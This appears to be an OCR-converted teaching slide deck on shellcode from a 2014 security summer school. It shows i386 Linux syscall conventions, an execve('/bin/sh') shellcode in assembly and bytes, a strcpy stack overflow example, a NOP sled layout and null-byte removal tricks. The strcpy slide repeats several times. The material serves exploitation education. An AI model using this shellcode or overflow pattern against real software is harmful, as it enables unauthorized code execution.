


Session 9
Shellcode

Security Summer School
21st of July 2014

ACS/Ixia/Hexcellents

Shellcode

- The payload that we execute after gaining control of the vulnerable program
- Usually spawns a shell, but isn't limited to this

Shellcode

- The simplest shellcode: execve("/bin/sh", NULL, NULL)
- Must write everything from scratch
  - Call syscalls directly
  - Usually hard (but not impossible) to use pre-existing code (libc)

System calls

- Syscall convention on i386 Linux
  - syscalls are done using an “int 0x80” instruction (or sysenter)
  - syscall number in eax
  - parameters in ebx, ecx, edx, esi, edi, ebp


Example

- ```
  1 int execve(const char *filename, char *const argv[], char *const
  envp[]);
  ```

- ```
   1          mov eax, 11
   2
   3          push 0x0
   4          push 0x68732f6e ; "hs/n"
   5          push 0x69622f2f ; "ib//"
   6
   7          mov ebx, esp
   8
   9          mov ecx, 0
  10          mov edx, 0
  11
  12          int 0x80
  ```


Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow


```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```



NOP sled


0xbfffe6c0
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
code code code
code code code
0xbfffe800
0xbfffe800
0xbfffe800
0xbfffe800
0xbfffeb48
0xbfffeb4c

Egg hunter


code code code
code code code
code code code
code code code
saved ebp
ret

Restrictions

- Sometimes additional restrictions are placed on the shellcode
  - No null bytes
  - Only printable characters
  - Some byte values filtered

Null-free shellcode

```
 0:   b8 0b 00 00 00          mov    eax, 0xb
 5:   6a 00                   push   0x0
 7:   68 6e 2f 73 68          push   0x68732f6e
 c:   68 2f 2f 62 69          push   0x69622f2f
11:   89 e3                   mov    ebx, esp
13:   b9 00 00 00 00          mov    ecx, 0x0
18:   ba 00 00 00 00          mov    edx, 0x0
1d:   cd 80                   int    0x80
```

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`
- `31 c9` **`xor`** `ecx,ecx`

Null-free shellcode

- b9 00 00 00 00 `mov ecx,0x0`
- 31 c9 **xor** `ecx,ecx`
- b8 0b 00 00 00 `mov eax,0xb`

Null-free shellcode

- b9 00 00 00 00 `mov ecx,0x0`
- 31 c9 **`xor`** `ecx,ecx`
- b8 0b 00 00 00 `mov eax,0xb`
- 31 c0 **`xor`** `eax,eax`
  b0 0b `mov al,0xb`

Resources

- `http://shell-storm.org/shellcode/`